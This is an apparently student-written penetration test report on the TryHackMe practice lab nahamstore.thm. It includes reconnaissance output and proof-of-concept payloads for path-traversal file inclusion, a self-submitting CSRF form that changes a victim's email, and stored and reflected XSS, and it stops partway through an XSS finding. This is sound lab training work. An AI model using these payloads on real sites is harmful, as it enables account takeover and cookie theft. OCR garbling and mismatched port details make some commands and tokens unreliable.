

Penetration Test Report

- **Project Name:** Penetration Test Report for Nahamstore
- **Date:** 1/10/2024

Table of Index

Contact Information	1
Document History	1
Executive Summary	2
Key Findings	2
Methodology	4
Checklist	5
Reconnaissance	8
Scanning and Exploit "Vulnerability finding"	11

Contact Information :

Contact Name	Contact Title
YOUNNA AHMED EL-SHENNAWI	Penetration Tester
SAMIR WALID SAMIR	Penetration Tester
Ahmed Mohammed Osama Alalfy	Penetration Tester
Ibrahim abdelrazek abdelrazek Ibrahim	Penetration Tester
Muhamed nashaat Elmorsy Aboelraiat	Penetration Tester
Taha Hamed Abdelmotaleb Shosha	Penetration Tester

Document History

Version	Date	scope
001	1/10/2024	*.nahamstore.thm (Wilde card)

Executive Summary

This penetration testing engagement was conducted on **nahamstore.thm** to identify vulnerabilities and assess the overall security posture of the web application. The primary focus was on detecting security flaws that could compromise the integrity, confidentiality, and availability of the system, particularly in areas involving user authentication, data handling, and infrastructure security.

Engagement Scope:

- **Target:** nahamstore.thm
- **Testing Type:** Black-box Penetration Testing
- **Scope:** Web Application Vulnerabilities
- **Methodology:** The assessment was conducted using industry-standard penetration testing methodologies, with a focus on the **OWASP Top 10** vulnerabilities. Additionally, commonly known attack vectors were explored to provide a thorough risk analysis. This approach ensured that the testing covered a wide range of potential vulnerabilities.

Key Findings:

During the engagement, several critical vulnerabilities were identified that could compromise the security of the application and its users. The key issues are summarized below:

- **Open Port (8000) and Weak Credentials (admin):**

The admin panel is accessible via an open port with weak default credentials (`admin`), increasing the risk of unauthorized access to critical administrative functions.

- **LFI (Local File Inclusion):**

Local File Inclusion vulnerabilities were identified, allowing attackers to read sensitive files on the server, such as configuration files, or even execute code in certain configurations.

- **CSRF (Cross-Site Request Forgery):**

The application is susceptible to CSRF attacks, allowing malicious actors to perform unauthorized actions on behalf of authenticated users, such as changing user details or submitting forms without their consent.

- **XSS (Cross-Site Scripting):**

Multiple instances of XSS vulnerabilities were discovered, enabling attackers to inject malicious JavaScript into the application. This could lead to cookie theft, session hijacking, or unauthorized actions within the user's context.

- **IDOR (Insecure Direct Object Reference):**

Improper access controls were found, enabling users to access objects, such as records or files, they are not authorized to view by manipulating URL parameters.

- **Open Redirect:**

The application allows unvalidated redirections to external sites, which can be exploited for phishing attacks or redirecting users to malicious websites.

- **XXE (XML External Entity):**

The application does not properly handle XML input, exposing it to XXE attacks. This vulnerability allows attackers to access internal files and potentially sensitive server-side data through malicious XML payloads.

- **SQLi (SQL Injection):**

SQL Injection vulnerabilities were identified in the application's database queries, which could allow attackers to execute arbitrary SQL commands, manipulate the database, or gain unauthorized access to sensitive data.

- **SSRF (Server-Side Request Forgery):**

The application is vulnerable to SSRF, which could allow attackers to send requests from the server to internal or external systems, potentially exposing

internal services or enabling data exfiltration.

- **RCE (Remote Code Execution):**

A critical vulnerability was found where attackers can execute arbitrary code on the server through a flaw in the application, allowing full control of the system.

Methodology

This penetration test on **nahamstore.thm** followed a structured and methodical approach grounded in industry-standard frameworks to thoroughly identify, evaluate, and exploit vulnerabilities within the web application. The testing process adhered to the **OWASP Top 10 2023** to ensure comprehensive coverage of the most critical security risks in web applications. Testing was conducted in a controlled and ethical environment, ensuring no impact on production systems.

Testing Approach:

Scope:

The assessment covered both external and internal vulnerabilities of the target, **nahamstore.thm**, focusing primarily on its web applications and associated infrastructure. The primary goal was to assess the application's security posture and identify areas of weakness, including those related to authentication, session management, data handling, and business logic.

Framework:

The **OWASP Top 10 2023** was used as the guiding framework, ensuring that the most critical web application security risks were thoroughly tested. The penetration test examined vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), Insecure Deserialization, Cross-Site Request Forgery (CSRF), and others.

Tools Utilized:

1. Reconnaissance:

- **Directory Enumeration:**

- Objective: Identify hidden directories and files on the web server.

- Tools: `ffuf` , `gobuster`
- **Subdomain Enumeration:**
 - Tools: `sublist3r` , `assetfinder` , `ffuf`
 - Objective: Discover subdomains associated with the target application.
- **Wordlists:**
 - Source: `SecLists`
 - Utilized for enumeration and brute-forcing common directories, files, and subdomains.

2. Vulnerability Scanning:

- **Burp Suite Pro:**
 - Used for active scanning, intercepting and modifying HTTP traffic, and conducting manual testing of identified vulnerabilities.
- **SQLmap:**
 - Automated tool used to identify and exploit SQL Injection vulnerabilities.

3. Exploitation Tools:

- **SQLmap:**
 - For exploiting SQL Injection vulnerabilities and performing database enumeration.
- **Custom Scripts:**
 - Designed to target specific attack vectors such as CSRF, authentication bypass, and input manipulation for manual exploitation.

4. Manual Testing:

- **Focused Areas:**

Special attention was given to manually testing for:

- CSRF (Cross-Site Request Forgery)
- XSS (Cross-Site Scripting)

- IDOR (Insecure Direct Object Reference)
- Authentication and Session Management Flaws
- Business Logic Vulnerabilities

Checklist

Vulnerability	Status
SQL Injection	Success 
Cross-Site Scripting (XSS)	Success 
Remote Code Execution (RCE)	Success 
CSRF	Success 
IDOR	Success 
Admin Panel Access	Success 
Local File Inclusion (LFI)	Success 
XML External Entity (XXE)	Success 
Server-Side Request Forgery (SSRF)	Success 
Open Redirect	Success 
Sensitive Data Exposure	Success 

Testing Phases:

1. Reconnaissance:

- **Objective:** Map the application's architecture and identify potential attack vectors.
- **Outcome:** Open port 8000 identified, hosting an admin panel vulnerable due to weak credentials.

2. Scanning:

- **Objective:** Identify insecure coding practices and exposure to known vulnerabilities.
- **Outcome:** SQLi, XSS, CSRF, IDOR, and SSRF vulnerabilities identified.

3. Exploitation:

- **Objective:** Once vulnerabilities were confirmed, exploitation attempts were made to assess the depth of impact and potential data exposure.
- **Outcome:** The following methods were employed to exploit identified vulnerabilities:
 - **SQL Injection (SQLi):** Utilized **SQLmap** to extract sensitive data, including user credentials.
 - **Cross-Site Scripting (XSS):** Crafted JavaScript payloads to execute in the browser of authenticated users, allowing session cookie theft.
 - **Cross-Site Request Forgery (CSRF):** Demonstrated the ability to perform unauthorized actions on behalf of logged-in users by forging requests.

4. Post-Exploitation:

- **Objective:** Analyze the impact of the exploitation phase to assess what data can be accessed or compromised.
- **Outcome:**
 - After successfully exploiting the SQL Injection vulnerability, sensitive information such as user account details, hashed passwords, and transaction records were retrieved.
 - XSS exploitation allowed for session hijacking, where access tokens for logged-in users were captured, facilitating unauthorized actions.
 - CSRF exploitation showed the potential for unauthorized fund transfers and account modifications without user consent.
 - Identified additional attack vectors based on the initial exploitation, which could lead to further lateral movement within the application.

5. Reporting:

- **Documentation:** Detailed records of all vulnerabilities, exploitation attempts, and their outcomes were maintained.
- **Deliverables:** A comprehensive report will be provided, summarizing:

- Identified vulnerabilities with their respective risk levels.
- Exploitation methods used and data accessed.
- Recommendations for mitigation and best practices to prevent future occurrences.
- **Communication:** A formal presentation of findings and recommendations will be scheduled with relevant stakeholders to ensure they are aware of the risks and remediation strategies.

1. Reconnaissance

Subdomain Enumeration

Using **ffuf**, subdomain enumeration was performed on the domain **nahamstore.thm**. The following subdomains were discovered:

- **stock.nahamstore.thm**
- **shop.nahamstore.thm**
- **marketing.nahamstore.thm**
- **www.nahamstore.thm**

```
(commandohtsrt@kali)-[~]
└─$ ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -u http://nahamstore.thm -H "Host: FUZZ.nahamstore.thm" -c -mc all -fw 125 -s
www
shop
marketing
stock
#www
#mail
#smtp
#pop3
NahamStore - Pre Opening Interest
NahamStore is due to open in early 2021! If you want to secure yourself a 10% discount code for when the store opens then simply enter your details in the form opposite!
Sign up
Your Name
```

Content Discovery on Main Domain

Next, **Gobuster** was used to perform content discovery on the main domain. The command used was: `gobuster diru http://nahamstore.thm w/usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt`

This resulted in the discovery of multiple directories, some of which could lead to sensitive information:

- **/staff**
- **/uploads**
- **/basket**

```
(commandohtsrt㉿kali)-[~]
$ gobuster dir -u http://nahamstore.thm -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://nahamstore.thm
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
_____
Starting gobuster in directory enumeration mode
_____
/basket           (Status: 200) [Size: 2465]
/css              (Status: 301) [Size: 178] [→ http://127.0.0.1/css/]
/js               (Status: 301) [Size: 178] [→ http://127.0.0.1/js/]
/login            (Status: 200) [Size: 3099]
/logout            (Status: 302) [Size: 0] [→ /]
/register         (Status: 200) [Size: 3138]
/returns           (Status: 200) [Size: 3628]
/robots.txt        (Status: 200) [Size: 13]
/search            (Status: 200) [Size: 3351]
/staff             (Status: 200) [Size: 2287]
/uploads           (Status: 301) [Size: 178] [→ http://127.0.0.1/uploads/]
Progress: 4734 / 4735 (99.98%)
_____
Finished
```

Nmap Scan

A thorough **Nmap** scan was executed on the main domain to identify open ports and services. The command used was:

```
nmap -A -sS nahamstore.thm
```

Findings:

- **Port 22:** SSH
- **Port 80:** HTTP
- **Port 8000:** Admin Panel

The admin panel was identified on port **8000**, potentially exposing sensitive configurations.

```

└$ sudo nmap -A -sS 10.10.43.151
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-11 16:57 EDT
Nmap scan report for nahamstore.thm (10.10.43.151)
Host is up (0.081s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 846e52cadb9edf0aaeb5703d07d69178 (RSA)
|   256 1a1ddbca998a64b18b10dfa939d55cd3 (ECDSA)
|_  256 f63616b7668e7b350907cb90c9846338 (ED25519)
80/tcp    open     http    nginx 1.14.0 (Ubuntu)
|_http-title: NahamStore - Home
|_http-server-header: nginx/1.14.0 (Ubuntu)
| http-cookie-flags:
|   /:
|     session:
|       httponly flag not set
3000/tcp open     http    nginx 1.18.0 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/admin
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
9200/tcp filtered wap-wsp
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).  

TCP/IP fingerprint:  

OS:SCAN(V=7.93%E=4%D=10/11%OT=22%CT=1%CU=37485%PV=Y%DS=2%DC=T%G=Y%TM=670992

```

Content Discovery on Subdomains


Content discovery was performed on all identified subdomains using **ffuf**:

- **stock.nahamstore.thm**: /product.
- **shop.nahamstore.thm**: No results.
- **marketing.nahamstore.thm**: A list of hashed subdomains was returned.

```

└$ ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://marketing.nahamstore.thm/FUZZ -mc all -c -fw 125

```



Method	URL	Wordlist	Follow redirects	Calibration	Timeout	Threads	Matcher	Filter	Date Started	View
GET	http://marketing.nahamstore.thm/FUZZ	/usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt	false	Campaign Name	10	40	Pre Opening Interest	Response status: all	12/10/2020 18:23	
									12/10/2020 10:16	

```

# This work is licensed under the Creative Commons [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 382ms]
# Copyright 2007 James Fisher [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 383ms]
# [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 384ms]
# [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 384ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 382ms]
# [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 382ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 383ms]
# Priority ordered case-sensitive list, where entries were found [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 383ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 384ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 383ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 396ms]
# [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 397ms]
# on at least 2 different hosts [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 396ms]
# [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 1186ms]
6e605bd53afbb6c4394d76e35838c9 [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 365ms]
cf45301358b9fcbe7aa45b1ceea088c6 [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 357ms]
f05221fb72cfc1b85256abe00683bc4 [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 361ms]

```

4. Conclusion

The testing on **nahamstore.thm** uncovered several findings, including a Reflected XSS vulnerability on the marketing subdomain. This vulnerability poses a significant risk, as attackers could exploit it to steal cookies, redirect users, or perform other malicious actions.

2. Scanning and Exploit

2.1 LFI

Title → Local File Inclusion (LFI)

Type (webapp / Linux OS / Windows OS) → Web App


Risk Rating → **Critical**

Description :

We Find The File parameter Contain Path Of The Image

POC :

- Visit <http://nahamstore.thm/product/picture?/file=cbf45788acua32489qfc.jpg>
- Open Burp Suite To Receive Request On it
- Send The Request To Repeater
- Add "...//....//....//....//....//....//....//....//....//....//lfi/flag.txt"
- Send This Request
- We Get The Response {7ef60e74b711f4c3a1fdf5a131ebf863}



Impact

Exploiting and the read permissions of the webserver user. Based on these factors, an attacker can gather usernames via an `/etc/passwd` file, harvest useful information from log files, or combine this vulnerability with other attack vectors (such as file upload vulnerability) to execute commands remotely.

Remediation

- Keep software and dependencies updated.
- Employ security mechanisms like Web Application Firewalls (WAF).
- Conduct regular security audits and penetration testing.

2.2 CSRF

Title → Weak CSRF Token in Email endpoint Lead To Account Takeover

Type (Webapp / Linux OS / Windows OS) → Web Application Security

Risk Rating → High

Description :

1. After Sign into the nahamstore.thm With email - "[Ibrahim@gmail.com](#)" and password [ibrahim123](#) , I note that it require a email and password only , without any other Security layer like (2FA) , So i lookup to test the endpoint that related to the account authentication like (Email , Password) change endpoint ;
2. Found endpoint : <http://nahamstore.thm/account/settings/email> ;
3. I try to change the Email address with another one to see the changing logic :

The screenshot shows a web application interface. On the left, there is a modal window titled "Email Changed" with the message "Change Email Address". Inside the modal, there is a text input field labeled "Email:" containing "not-ibrahim@gmail.com" and a green "Change Email" button. Below the modal, the main page has a "change email" link. On the right, a terminal window displays a POST request to "/account/settings/email". The request includes the following headers:
Host: nahamstore.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://nahamstore.thm
DNT: 1
Connection: keep-alive
Referer: http://nahamstore.thm/account/settings/email
Cookie: token=a7b182f707f1af5f94b52478fb25aa5; session=445bdec3c8aa311f787c479a7e1b093
Upgrade-Insecure-Requests: 1
X-Powered-By: PHP/8.0.12
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Security-Policy: default-src 'self'; script-src 'self' https://cdn.jsdelivr.net/npm/sweetalert2@11'; style-src 'self' https://cdn.jsdelivr.net/npm/sweetalert2@11'; font-src 'self' https://cdn.jsdelivr.net/npm/sweetalert2@11'; img-src 'self' https://cdn.jsdelivr.net/npm/sweetalert2@11'; frame-src 'self'; object-src 'none';
CSRF-Protect: 1
X-CSRF-TOKEN: change_email-not-ibrahim@gmail.com

4. I note that in the Body of the request have two key-value attributes :

- a. Change_email : The email i want to change to ;
- b. CSRF_Protect : It a random string ,using as a CSRF Security Header to protect against CSRF Vulnerability , I try some of steps to bypass this protection and analysis CSRF_Protect :
- i. I try to delete the **CSRF_Protect** and the email changed successfully ; so I predict that the Endpoint is vulnerable to **CSRF** :

The screenshot shows a web application interface after the CSRF token has been deleted. A red arrow points to the URL parameter "change_email-email:Ibrahim@gmail.com" with the text "CSRF_Protect Deleted". The page displays a success message "Email-Change Successfully" in red text. The page also contains some code snippets from the browser's developer tools, likely representing the HTML or JavaScript of the page.

Delete CSRF_Token

- ii. As we saw , the CSRF Token is encrypted and consist form letters (Upper , lower and numbers) and include equal character , so i calculate the number of string and as i predict is multiple for 4 , that mean it's a may be **Base64** encoded ;

```
(kali㉿kali)-[~/opt/lampp/htdocs/nahamstore]
$ echo "eyJXKRNj01zXKMMyVnYmxrSwPwME05jBhvzFsYNSaGJYQw[PaU4TnpJNU1UQTF0REk1Sw4wPSI8InNp225hdHvyZSI6IjY2MTZmNjA50WQzNmJ1MjJjODY2ZDZhYmY1YjMSNDZlIn0=" | wc -m
148%4 = 0
(kali㉿kali)-[~/opt/lampp/htdocs/nahamstore]
$ echo "eyJXKRNj01zXKMMyVnYmxrSwPwME05jBhvzFsYNSaGJYQw[PaU4TnpJNU1UQTF0REk1Sw4wPSI8InNp225hdHvyZSI6IjY2MTZmNjA50WQzNmJ1MjJjODY2ZDZhYmY1YjMSNDZlIn0=" | base64 -d
{"data": "eyJlciVx2lkj0oLCj0aW1cRhbxA1oIxNzISMTA1NDI5In0-", "signature": "6616f6099d36bb22c866d6abf5b3946e"}
(kali㉿kali)-[~/opt/lampp/htdocs/nahamstore]
$ 
(kali㉿kali)-[~/opt/lampp/htdocs/nahamstore]
$ echo "eyJlcVx2lkj0oLCj0aW1cRhbxA1oIxNzISMTA1NDI5In0=" | base64 -d
{"user_id": 4, "timestamp": "1729105429"}
(kali㉿kali)-[~/opt/lampp/htdocs/nahamstore]
$ 
```

- After decode the string it consist form data and signature ; the data may be base64 ;
- decode the data and as you saw it include a **user_id** so this part is vulnerable to **IDOR Attack** , by changing the user ID and craft the code back as origin ;

- iii. Another try to exploit the CSRF vulnerability , I change the request method to the GET HTTP Method and also the Email change successfully , it another weak in validation as it not valid that the data sent in GET or POST form let take as a PHP example to show you :


```
<?php
if(isset($_REQUEST["submit"]))
{
    $Email = $_REQUEST["submit"] ;
}
?>
```

- The PHP Super global **\$_REQUEST** Accept the data while in the GET Or POST format ;

C. So decided to exploit the CSRF vulnerability with remove CSRF token by craft a Phishing website that automatically redirect user to change it's email , Because there is no validation on CSRF Token ; so that i copy the **change-email** request and craft a CSRF POC website as following :

```
<html>
  <body>
    <form method="POST" name="email_csrf" action
    ="https://nahamstore.thm/account/settings/email">
      <input type="hidden" name="csrf_protect"
      value="eyJkYXRhIjoiZXlKMWMyVn1YMmxrSWpvMExDSjBhVzFsYz
      NSAGJYQwlPaU14TnpJNU1UQTBOamszSW4wPSIsInNpZ25hdHVyZSI
      6ImNhYmI0NjcyZDAzNGIyZTAzzjQ30DE0YzE5MWMM50WFkIn0"/>
      <input type="hidden" name="change_email"
      value="Hacked-Ibrahim@gmail.com"
    "/>
    </form>
    <script>
      document.email_csrf.submit();
    </script>
  </body>
<html>
```

- After Visiting the Website **CSRF-POC** it redirect me in the nahamstore.thm domain and the email changed successfully , And this vulnerability lead to account takeover :



CSRF POC

Remediation

- To remediate CSRF in this case , follow this steps :
 1. Validate with the Referer Header which is this Header is harder so spoofing , Validate The requester of the request if is the domain it trusted , it allow the request other deny it .

2.3 XSS

1) Stored XSS

Title → Stored Cross-Site Scripting (XSS)

Type (Web app /Linux OS / Windows OS) → Web App

Risk Rating → medium - high

Description :

A Stored Cross-Site Scripting (XSS) vulnerability was identified in the User-Agent header on the `/basket` endpoint. This vulnerability allows an attacker to

inject malicious JavaScript code, which could be used to steal user cookies and lead to account takeover.

Steps to reproduce:

- When a user proceeds to purchase an item, they are required to provide their card information on the basket page.
 - The request is sent to the `/basket` endpoint, with the User-Agent header being stored in the order information.
 - By injecting a malicious payload into the User-Agent header, it is possible to execute arbitrary JavaScript in the user's browser.
-

POC :

1. Initiate a Purchase Process:

- The client adds an item to the basket and proceeds to the checkout page where card details are entered.

2. Intercept the Request:

- Using **Burp Suite**, intercept the POST request to the `/basket` endpoint when submitting the order details.

3. Inject the Payload:

- Modify the **User-Agent** header with the following malicious payload:

```
<script>alert(document.cookie)</script>
```

- The payload is designed to trigger a JavaScript alert displaying the domain, simulating how this can be used to steal cookies or execute other malicious scripts.


4. Send the Request:

- Forward the modified request through Burp Suite to the server.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A request is being sent to the URL `http://nahamstore.thm`. The response body contains an order card with a user agent field. A red box highlights the user agent value, which includes a script tag: `<User-Agent><script>alert(document.cookie)</script>`. This indicates that the payload was successfully stored and executed.

5. Observe the Response:

- Upon reviewing the response in the browser, the payload is stored in the order information and executed, confirming the presence of the Stored XSS vulnerability.



Impact

The exploitation of this vulnerability could allow attackers to:

- Execute arbitrary JavaScript in the context of the affected user's session.
- Steal session cookies, enabling full account takeover.
- Manipulate page content or perform unauthorized actions on behalf of the victim.

Recommendations

To mitigate this issue, it is recommended to:

- Implement proper input validation:** Ensure that the User-Agent header and any other input fields are properly sanitized and encoded before being

stored or rendered on the website.

2. **Use Content Security Policy (CSP):** Enforce a strict CSP to prevent the execution of inline scripts and reduce the risk of XSS.
 3. **Output Encoding:** Ensure that user-provided data is properly escaped before rendering in HTML or JavaScript context.
-

2) Reflect XSS (1)

Title → Reflected Cross-Site Scripting (XSS) in `/returns` Endpoint

Type (Web app /Linux OS / Windows OS) → Web App

Risk Rating → medium - high

Description

A Reflected Cross-Site Scripting (XSS) vulnerability was identified on the `/returns` endpoint. The vulnerability allows attackers to inject arbitrary JavaScript code, which is reflected back in the server's response without proper sanitization, enabling malicious scripts to be executed in the user's browser.

POC:

1. Navigate to the Return Page:

- The user initiates the item return process by accessing the `/returns` endpoint.

2. Submit the Return Form:

- Fill out the return form with normal information but inject the following payload into a field (e.g., the comments section or any input field that reflects data back):


```
</textarea><script>alert(document.domain)</script><textarea>
```

3. Send the Request:

- Upon form submission, the server reflects the return information back in the response, including the injected malicious script.

4. Observe the XSS Execution:

- The JavaScript alert (`alert(document.domain)`) will be triggered, confirming that the script is executed in the user's browser without any proper input sanitization.



3) Reflect XSS (2)

Title → Reflected Cross-Site Scripting (XSS) in `error` Parameter

Type (Web app /Linux OS / Windows OS) → Web App

Risk Rating → medium - high

Description

A Reflected Cross-Site Scripting (XSS) vulnerability was identified in the `error` parameter on the `http://marketing.nahamstore.thm/` page. This vulnerability allows attackers to inject arbitrary JavaScript code, which is reflected back in the response without proper encoding or sanitization, leading to the potential for malicious script execution in the user's browser.

POC :

1. Fuzzing the Parameter:

